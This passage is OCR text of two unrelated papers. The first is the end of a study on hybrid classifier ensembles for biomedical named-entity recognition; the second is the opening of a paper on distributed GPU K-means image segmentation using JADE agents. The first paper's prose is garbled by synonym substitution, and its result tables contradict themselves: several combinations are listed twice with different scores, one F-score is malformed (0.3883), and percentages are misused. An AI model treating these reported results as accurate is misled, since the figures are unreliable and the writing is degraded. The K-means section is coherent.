	Contextual+Affixes +POS Tags	0.846	0.847	0.841
	Contextual+Affixes + Orthographic+N-grams	0.846	0.847	0.841
	Contextual+Affixes + Orthographic+N-grams+POS Tags	0.846	0.847	0.841
Partial Decision Trees	Contextual	0.779	0.773	0.668
	Contextual+Affixes	0.768	0.736	0.693
	Contextual+Affixes + N-grams	0.747	0.631	0.528
	Contextual+Affixes +POS Tags	0.757	0.685	0.616
	Contextual+Affixes+ Orthographic+N-grams	0.748	0.636	0.537
	Contextual+Affixes+ Orthographic+N-grams+POS Tags	0.758	0.687	0.619

Promote research has been completed on the designated characteristics in other words “Affixes and Contextual” for the arrangement. Also, we have investigated mix of methods to enhance the outcomes. Hence we have consolidated distinctive classifiers.

B. Baseline Method

We have compared our method with BANNER Bio-Medical Named Entity Recognition [5].

As of Table IV, it is clear that the most elevated F-score has been accounted for by the blend of both NB as well Naive Bayesian Decision Table it revealed most astounding F-score of 0.876 and accuracy of 0.878. Though the least F-score has been accounted for by the compound of Naive Bayesian and Non-Nested Generalized Exemplars, it acquired 0.865 of F-score. As of Table IV, unmistakably mix of two sets of classifier has beaten the single order comes about. Contrasting the consequences of Tables IV and III we have discovered that enhanced outcomes have been accounted for via two sets combination of classifiers. In addition, the investigation has been completed and three sets of classifiers have been joined and the outcomes showed in Table V.

C. Results and Discussions

Fascinating outcomes has been gotten within Table V. As of Table IV, top F-score were accounted for via compound of Naive Bayesian and Naive Bayesian Decision Table whilst the most reduced F-score were accounted for via Naive Bayesian and Non-Nested Generalized Exemplars. Within the table, most reduced F-score has been accounted for through mix of Naive Bayesian+ Naive Bayesian Decision Table consist of 0.874% whilst most elevated F-score has been accounted for through mix of Naive Bayesian+Bayesian Network+Non-Nested Generalized Exemplars and accomplished 0.885% of F-score. This reality is on account of Non-Nested GE executes close neighbor like algorithm and consequently utilizing three distinctive methods whilst BN, Decision Table and Naive Bayesian Decision Table, demonstrated worse execution is because of DT from the time when Naive Bayesian Decision Table shapes Hybrid Naive Bayes and thus Partial Decision Trees while joined through Bayesian Network and Naive Bayesian is not fit for enhancing execution. Looking at the after effect of Naive Bayesian Decision Table + Naive Bayesian through Naive Bayesian+Bayesian, Network+Non-Nested Generalized Exemplars important change has been noticed.

As of Table V unmistakably mix of three sets of techniques has beaten the consequences of two sets of methods. It provides the inspiration for further joining four sets of classifiers. Moreover, a blend of methods has been accounted for in Table VI.

TABLE IV. COMBINATION OF TWO PAIRS CLASSIFIER

Classifier	P	R	F
BN + NB	0.875	0.876	0.872
BN + DTNB	0.878	0.879	0.877
BN + NNGe	0.867	0.869	0.865
BN + PART	0.878	0.880	0.878
NB + DTNB	0.877	0.88	0.875
NB + NNGe	0.867	0.869	0.865
NB + PART	0.873	0.875	0.870
DTNB + NNGe	0.867	0.869	0.865
DTNB + PART	0.866	0.864	0.853
NNGe + PART	0.868	0.869	0.865

TABLE V. COMBINATION OF THREE PAIRS CLASSIFIERS

Classifier	P	R	F
BN+NB+DTNB	0.880	0.881	0.879
BN+NB+NNGe	0.884	0.885	0.882
BN+NB+PART	0.876	0.878	0.875
BN+DTNB+NNGe	0.889	0.89	0.887
BN+DTNB+PART	0.881	0.884	0.88
BN+DTNB+NNGe	0.889	0.89	0.890
NB+DTNB+NNGe	0.889	0.889	0.884
NB+DTNB+PART	0.877	0.878	0.871
NB+NNGe+PART	0.881	0.884	0.880
DTNB+NNGe+PART	0.884	0.883	0.876

TABLE VI. COMBINATION OF FOUR AND FIVE PAIRS CLASSIFIERS

Classifier	P	R	F
BN+NB+DTNB+NNGe	0.884	0.885	0.883
BN+NB+NNGe+PART	0.879	0.882	0.878
BN+NB+NNGe+PART	0.890	0.888	0.887
BN+DTNB+NNGe+PART	0.888	0.888	0.883
NB+DTNB+NNGe+PART	0.890	0.889	0.883
BN+NB+DTNB+NNGe	0.884	0.885	0.3883
BN+NB+DTNB+PART	0.879	0.882	0.878
BN+NB+NNGe+PART	0.890	0.890	0.890
BN+DTNB+NNGe+PART	0.888	0.886	0.883
NB+DTNB+NNGe+PART	0.890	0.889	0.883
BN+NB+DTNB+NNGe+PART	0.890	0.880	0.887

Table VI speaks to a combination of four and five sets of methods. As of Table VI it is seen that mix of Naive Bayesian+Bayesian, Network+Non-Nested, Generalized Exemplars+ Naive Bayesian Decision Table has demonstrated the most minimal execution contrasted with a mix of NB, BN, NNGE and PART while, in addition, we have seen that the union of five classifiers which demonstrated the output and according to that generally no change/enhancement of F-score, Accuracy and Recall as well. The comparing of the outcomes which are achieved via Table VI with the Table V and Table IV as well as through that achieved outcomes we have seen the vital enhancement discovered in the Accuracy, Recall and F-score.

Contrasting single sets of a classifier which examined, it states that 87.4% of F-score accomplished by Naive Bayesian Decision Table on characteristics, for example, affixes, contextual, orthographic and N-grams. More of a thing detected that union of Naive Bayesian and Naive Bayesian Decision Table accomplished 87.6% of F-score and compacted separate order consequence of Naive Bayesian Decision Table. For example, with utilizing the contextual and affixes characteristics appeared within Table IV. The union of three sets of methods has come out better with the past outcome as well utilized same characteristics; fusion of Naive Bayesian+Bayesian, Network+Non-Nested, Generalized Exemplars accomplished the 88.5% of F-score. Whilst the 88.7% of F-score with the utilizing the fusion of four sets methods as, Naive Bayesian+Bayesian, Network+Partial Decision, Trees+Non-Nested, Generalized Exemplars and it indicated the outperformed outcomes.

In Fig. 1, it seems that the grouping of two rule based (NNGE, PART, DTNB) and statistical methods (BN, NB) gave a better outcome, and in Fig. 1 the examination of various union pairs has been completed. In General, it has been going that, union of four sets classifiers has present better outcomes as compared with the union of three, two and single/one pair(s) of classifiers and accomplished a totally precision on training dataset is 89%.



Fig. 1. Overall accuracy by available classifiers.

Moreover, we broadened our approach and the connected combination of four sets of classifiers utilizing affixes and contextual characteristics on testing and developing a set. Table VII demonstrates the consequences of applying the combination on three distinct datasets viz., Training Set, Testing Set and Developing Set. On Training set, 10 Fold cross validation has been implemented whilst, whatever remains of Datasets, Training has been finished on the Training Dataset and Testing has been passed on Testing dataset and development dataset, comes about on these datasets has appeared within Table VII.

Table VII demonstrates that the outcomes acquired on Training Set, Testing Set and Development Set is via fusion technique. In addition, these are the values or Results (F-score) on these sets via fusion technique is like, on Training set 88.7% of F-score, on Testing set 86.4% of F-score, though on Developing set 83.5% of F-score has been analyzed. Our outcome has been contrasted with the benchmark system [13]. Extensively, and for longer period, this has been demonstrated that union of fusion classifier method is the finest method for Disease/Illness NER.

According to Fig. 2, it is showing that the outcomes were acquired via Propose Method after the comparison between Proposed Method and BANNER Method. Finally Proposed Method had beaten the BANNER Method [5] outcomes. On Training set 84.5% of F-score, on the Testing set 81.8% of F-score and Development set 81.9% of F-score and it is presented within Table VII.

TABLE VII. COMBINATION OF FOUR AND FIVE PAIRS CLASSIFIERS

System	Dataset	P	R	F
Proposed Result	**Training**	**0.890**	**0.890**	**0.890**
	Testing	**0.870**	**0.866**	**0.864**
	Development	**0.840**	**0.841**	**0.835**
BANNER Result	Training	0.867	0.826	0.845
	Testing	0.838	0.800	0.818
	Development	0.821	0.818	0.819



Fig. 2. Proposed method compared with BANNER

V. CONCLUSION

This research paper is aimed at bio-Medical Named Entity by proposing the approach of Hybrid Machine Learning. The performances of different approaches viz., Machine learners like, Naïve Bayesian, Rule Based Learners i.e. PART, DTNB and NNGE, and Bayesian Network, are compared. Investigation and exploration of the data discovers that execution close to the best in class can be accomplished via a blend of Statistical Machine Learning and Rule Based Techniques utilizing straightforward characteristics such as; contextual and affixes. Amalgamation of four sets i.e. (NB, BN, PART and NNGE) has accomplished overall precision on Training dataset, Development dataset and Testing dataset with 89.0%, 84.0% and 86.0%, respectively. This Classifiers blending of two, three, four and five has been utilized to investigate the execution of sets of classifiers via vote WEKA Data Mining Tool. The standard BANNER results are outperformed by this fusion approach which has given far better results on the same dataset. In the future we will apply and check the effectiveness of our proposed method for Drug Name Recognition.

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Distributed GPU-Based K-Means Algorithm for Data-Intensive Applications: Large-Sized Image Segmentation Case

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***Abstract*—K-means is a compute-intensive iterative algorithm. Its use in a complex scenario is cumbersome, specifically in data-intensive applications. In order to accelerate the K-means running time for data-intensive application, such as large sized image segmentation, we use a distributed multi-agent system accelerated by GPUs. In this K-means version, the input image data are divided into subsets of image data which can be performed independently on GPUs. In each GPU, we offloaded the data assignment and the K-centroids recalculation steps of the K-means algorithm for a massively parallel processing. We have implemented this K-means version on the Nvidia GPU with Compute Unified Device Architecture. The distributed multi-agent system was written with Java Agent Development framework.**

Keywords—Distributed computing; GPU computing; K-means; image segmentation

I. Introduction

In our decade, a huge amount of data must be processed continuously by computers to meet the needs of the end users in many business areas. By a simple search on Google, we found lot of official statistics that show how big the big data processed in image processing is, in web semantics, data storage, profiling and other scientific fields used by Google and Facebook. For example, Facebook stores 300 petabytes, and processes 600 terabytes per days. It deals with 1 billion users per month, and finally 300 million photos are uploaded per day. In addition, Google stores much more than Facebook. Google stores 15 exabytes; it processes 100 petabytes per day; it indexes 60 trillion pages and performs 2.3 million searches per second. In brief, the data to be processed in many application areas become more than ever increasingly large.

In this paper, we focus on image processing and their applications. Understanding images and extracting information from them so that the information can be used for other tasks is an important aspect, as for example cancer detection in Magnetic Resonance Imaging (MRI). Such analyses and extraction of useful information from images are ensured by image processing techniques such as image segmentation [6], [7] which is one of the clustering problems. The K-means is an unsupervised learning algorithm that solves the clustering problem. It is an iterative algorithm. Each iteration consists of two steps, the assignment of data objects and K centroids recalculation.

Nonetheless, there are two important factors to consider when doing image segmentation. First is the number of images to be processed in a given use case. Second is the image quality which has known an important evolution during the last few years, i.e., the number of pixels that make up an image has been multiplied by 200 from the 720 x 480 pixels to 9600 x 7200 pixels. This has resulted in a much better definition of the image (more detail visibility) and more nuances in the colors and shades.

Thus, during last decade, image processing techniques have become cumbersome in computing time for monolithic computers due to the huge number of pixels. This obvious need has led naturally to more powerful computers to allow image processing researchers to use new High-Performance Computing (HPC) strategies based on the parallelism and distributed approaches such as 2D or 3D reconfigurable mesh [10], FPGA, and recently GPU [8], [9] and Hadoop.

In GPU computing, the most important advance is the Nvidia CUDA (Compute Unified Device Architecture) solution. The Nvidia TITAN X is the fastest GPU at the time of this writing. This GPU has 3584 shader units also called CUDA cores or elementary processors. It has 1417 MHz as base clock which can be boosted to 1531 MHz, and 12 Gbits of GDDR5 memory with 480 Gbits/s of memory bandwidth. To have more computational power, four TITAN X GPUs can be interconnected with Nvidia's Scalable Link Interface (4-way SLI), the result being a powerful GPU with 14336 CUDA cores and 48 Gbits of GDDR5 memory which in collaboration with the Intel Core i7 5960X CPU can give an interesting optimization not only for image processing but also for many other domains of applications. Unfortunately, in some cases, the use of multi-GPU systems is not sufficient to obtain a high-enough performance computing for certain scientific or engineering applications. In the case where these applications have to process a large amount of data and perform complex tasks, as for instance in medical imaging to perform an analysis on large-sized MRI cerebral images using image-processing techniques such as the K-means clustering algorithm. In addition, the scalability is not guaranteed and strongly depends on the evolution of GPU and CPU hardware proposed by Nvidia, AMD and Intel. Thus, using a multi-GPU system on a single node is constrained by hardware limitations. In other words, the computing and data communications capabilities of the processing environment become the dominating bottleneck.

To overcome these limitations, we have studied distributed programming libraries with the objective of combining GPU computing and distributed computing paradigms.

In the distributed computing paradigm, we found a set of distributed programming libraries and standards, as for instance MPI (Message Passing Interface) [13], [14], OpenMP (Open Multi-Processing) [15], [16], or HPX [19], Hadoop [20]. The idea of distributed computing is to combine machines, which is typically commodity hardware, that can be used to parallelize tasks, as for example the libraries and standards cited above that were used in more than scientific domains [11], [12], [17], [18]. But the limitation of the distributed system lies in the fact that these machines are limited in computing power (number of processors in each machine) and the data storage capacity. The scalability of such as system is slow and expensive. To improve the computation power of such a distributed system, we have to connect new machines. For example, to have 384 more processors in the system, we must connect 48 machine octa processors.

Additionally, in the distributed computing paradigm, all researchers agree that the challenge is to find a library or a framework which provides ease of programming with a high-level programming language (without memory management or other low-level programming routines) and the best performance exploitation of hardware. Unfortunately, these two goals are contradictory due to the fact that some researchers obtained best performance by using low-level communication libraries known to be error-prone like MPI (Message Passing Interface) [21,24] or OpenMP (Open Multi-Processing) [22], [23], Other researchers [25], [26] have used libraries and frameworks with a high-level programming language which ensures simplicity of programming and portability of the code, although bringing a loss of performance and preventing an efficient access to CPU and GPU due to high-level abstractions of the hardware.

To tackle these problems, we have used a distributed Multi-Agent System (MAS) on GPU-accelerated nodes to accelerate the large-sized image segmentation using the K-means algorithm. The MAS distributed on connected nodes is used to divide the data into a subset of dispatched data through accelerated compute nodes with the GPU. Each subset of data will be processed separately in a node using GPUs. In this version, we used CUDA C/C++ to write the K-means kernel code that will be executed on the GPUs. On the other hand, the multi-agent system was programmed using the JADE platform which is based on Java.

This paper presents the role of the MAS on the data and task distribution between remote GPUs across interconnected nodes during the K-means execution and will show the experimental results.

II. Literature Review

In the literature, researchers have shown a special interest to improving the K-means algorithm, by adopting K-means for parallel and distributed platforms such as GPU CUDA [4], [5], [28]-[30], OpenCL (Open Computing Language), MPI, OpenMP (Open Multi-Processor) [3], Hadoop [2] and JADE [31]. From our experience, GPU CUDA and Hadoop implementations are by far the most efficient.

Poteras et al. [27] focused on optimization of the data assignment step of the K-means algorithm. The idea is that for each iteration before the data assignment step, they add a procedure that determines which of the data objects could be affected by a move. Thus, they no longer need to visit all the data objects to define their membership, but just a small list of data objects.

Fang et al. [4] propose a GPU-based implementation of K-means. This version copies all the data to the texture memory, which uses a cache mechanism. Then it uses constant memory to store the K-centroids, which is also more efficient than using global memory. Each thread is responsible for finding the nearest centroid of a data point; each block has 256 threads, and the grid has n/256 blocks.

The workflow of [4] is straightforward. First, each thread calculates the distance from one corresponding data point to every centroid and finds the minimum distance and corresponding centroid. Second, each block calculates a temporary centroid set based on a subset of data points, and each thread calculates one dimension of the temporary centroid. Third, the temporal centroid sets are copied from GPU to CPU, and then the final new centroid set is calculated on CPU.

In [4] each data point is assigned to one thread and utilizes the cache mechanism to get a high reading efficiency. However, the efficiency could be further improved by other memory access mechanisms such as registers and shared memory.

Che et al. [5] present another optimized K-means implementation of GPU-based K-means in a single node. They store all input data in the global memory, and load k-centroids to the shared memory. Each block has 128 threads, and the grid has n/128 blocks. The main characteristic of [5] is the design of a bitmap. The workflow of [5] is as follows. First, each thread calculates the distance from one data point to every centroid, and changes the suitable bit into true bit in the bit array, which stores the nearest centroid for each data point. Second, each thread is responsible for one centroid, finds all the corresponding data points from the bitmap and takes the mean of those data points as the new centroids. The main problem of [5] is the poor utilization of GPU memory, since [5] accesses most of the data (input data points) directly from the global memory.

Mao et al. [2] present a distributed implementation of the K-means using Hadoop. This research work deals with a data-intensive clustering application. A virtual Hadoop cluster based on cloud computing with CloudStack was established with the aim to implement the distributed K-Means clustering algorithm based on the MapReduce pattern. The initial centroid selection and number of iterations was optimized. The initial centroid selection was improved using the furthest first (FF) algorithm to select the next farthest point. To improve the iteration time, they use the result of a previous iteration for the next iteration of the centroid point in the Map calculation.

The article of Baydoun et al. [3] proposes two improved versions of the Kernel K-means on CPU and GPU. The CPU version was based on OpenMP, Cilk Plus and BLAS Libraries. The GPU version was based the Nvidia CUDA. These versions of Kernel K-Means utilize the Kernelization approach [1] to divide given data into a set of clusters using an approach mainly based on K-Means.

III. Image Segmentation using the K-Means Clustering Algorithm

The K-Means is a clustering algorithm that classifies the input data points S of n attribute vectors into c classes (clusters $C_i, i = 1\ldots c$) based on their inherent distances from each other. The algorithm assumes that the data features form a vector space and tries to find natural clustering among them. The points are clustered around class centers (centroids) which are obtained by minimizing the objective function:

$$J = \sum_{i=1}^{c} J_i = \sum_{i=1}^{c} \sum_{k, x_k \in C_i} d(x_k - c_i) \quad (1)$$

Where c_i is the centroid of the ith class, and $d(x_k - c_i)$ is the distance between ith center c_i and the kth data of S. We use the Euclidean distance to define the objective function as follows:

$$J = \sum_{i=1}^{c} J_i = \sum_{i=1}^{c} \sum_{k, x_k \in C_i} ||x_k - c_i||^2 \quad (2)$$

As described in MacQueen's paper [32], an initial clustering C_i; $(i = 1 \ldots c)$ is created by choosing c random centroids from the set of n data points S. This is known as centroids initialization. Next, an assignment step is executed where each data point $x_j \in$ S $(j = 1 \ldots n)$ is assigned to the cluster C_i for which $d(x_j, c_i)$ is minimal. Each centroid c_i is then recalculated by the mean of all data points $x_j \in C_i$. The assignment and K-centroid recalculations steps are executed repeatedly until C_i no longer changes. This algorithm is known to converge to a local minimum subject to the initial centroids. In our application, the clustering K-means algorithms is used for the image segmentation. Thus, the flow chart of the algorithm in the Fig. 1 takes a 2-dimensional image as data in input, each point (pixel) of this image having an intensity.

The K-means algorithm can be directly implemented on CPU using several "**for**" loops embedded in one "**while**" loop with the aim to be performed on a CPU. In "**for**" loops calculations of distances between each pixel and the centroids is performed. Next, recalculation of the new K-centroids for the next iteration of the "**while**" loop is also done in a "**for**" loop. The "**while**" loop condition for another iteration is inequality between the centroids intensities from a previous iteration and the next iteration. If the centroids do not change, the loop is broken, and the algorithm stops.

In brief, K-means chooses the centroids intelligently and it compares centroids with the data points based on the intensities and characteristics and finds the distances. The data points which are similar to the centroid are assigned to the cluster having that centroid. New c_i centroids are calculated and thus K-clusters are formed by finding out the data points nearest to the clusters.



Fig. 1. K-means flow chart.

IV. Proposed K-Means Version

A. Runtime Environment

The data distribution is based on the agent interactions within MAS deployed on multiple nodes. The MAS used was implemented by JADE [33] in accordance with the standards of the Foundation for Intelligent Physical Agents. The interactions between the agents are based on asynchronous communication mechanisms in accordance with the ACL.

Each running instance of the JADE runtime environment is called a container as it can contain several agents. The JADE platform is a set of active containers distributed on nodes. JADE agents are identified by a unique name and, provided they know each other's name, they can communicate transparently regardless of their actual location in the same container or different containers in the same platform.



Fig. 2. Runtime environnement architecture.

As shown in Fig. 2 the runtime environment consists of two types of containers. The first is the main container which is a JADE main container which must always be active in a platform. All other containers register with it as soon as they start. Note that only one main container must be launched at first to start the JADE platform. The main container has the ability of accepting registrations from other non-main containers. A main container holds two special agents, automatically started when the main container is launched. The first one is the AMS (Agent Management System) that provides the naming service (i.e. ensures that each agent in the platform has a unique name) and represents the authority in the platform (for instance it is possible to create/kill agents on remote containers by requesting that to the AMS). The second one is the DF (Directory Facilitator) that provides a Yellow Pages service by means of which an agent can find other agents providing the services he requires in order to reach his goals. Additionally, the main container holds dispatcher agents and a main agent.

The second type of container is the compute containers which are JADE normal ('non-main') containers, each compute container register with the main container as soon as it starts and must "be told" where to find (host and port) its main container. In compute containers, we find worker agents and one team leader agent.

B. Workflow

In this section, we show how K-means application on a large-sized image is performed within the MAS, and how agents interact with each other across nodes to achieve efficient tasks and data communications. Fig. 3 illustrates the steps and interactions established within the multi-agent system during k-means application on large-sized image.

At the beginning, in the main container, the main agent chooses K data randomly as initial centroids. After that, it divides the large-sized image data into a subsets of image data. The stream of subsets of image data will then be sent to dispatcher agents. The role of these agents is to compress and dispatch the data subsets through the computer container.

In the compute containers, team leader agents listen to queries and data subsets data sent by dispatcher agents. For each data subset received, the team leader agent delegates it to a worker agent. Thus, each worker agent decompresses the subset of data image received and performs the data assignment step of K-means using independent GPU computing units i.e. the Streaming Multiprocessor (SM). For each image data subset of the stream to process, the SMs of the GPUs have their own queue used to collaborate with a worker agent. After that, each of the worker agent returns the membership matrix containing the membership labels of each pixel of the processed data image subsets.

The main agent performs the data rearrangement which consists of calculating the sum of the pixels intensities of each cluster and calculating the number of elements of each cluster with the aim to calculate the new centroids.

In summary, the purpose of these interactions is to send subsets of data images to the worker agents. They then perform the data assignment step of K-means using the SMs of the GPUs, as shows in the Algorithm 1 below. The initiation routine, data rearrangement (described by the Algorithm 2) and the convergence test steps are performed by the main agent using the CPU. After that, running the K centroids recalculations depends on K which is the number of clusters declared during the initiation routine. If K is less than 100 the main agent itself performs the K centroids recalculation step, or else it delegates the recalculations to a team leader agent for parallel execution using the GPU (Algorithm 3) in collaboration with a worker agent.

C. K-Means Execution Steps

Beyond the data communication and synchronization among agents across the MAS, each agent has a role to perform the specific K-means steps as summarized in the following:

- ***Centroids initialization*:** The main agent selects K points randomly as initial clustering centroids.

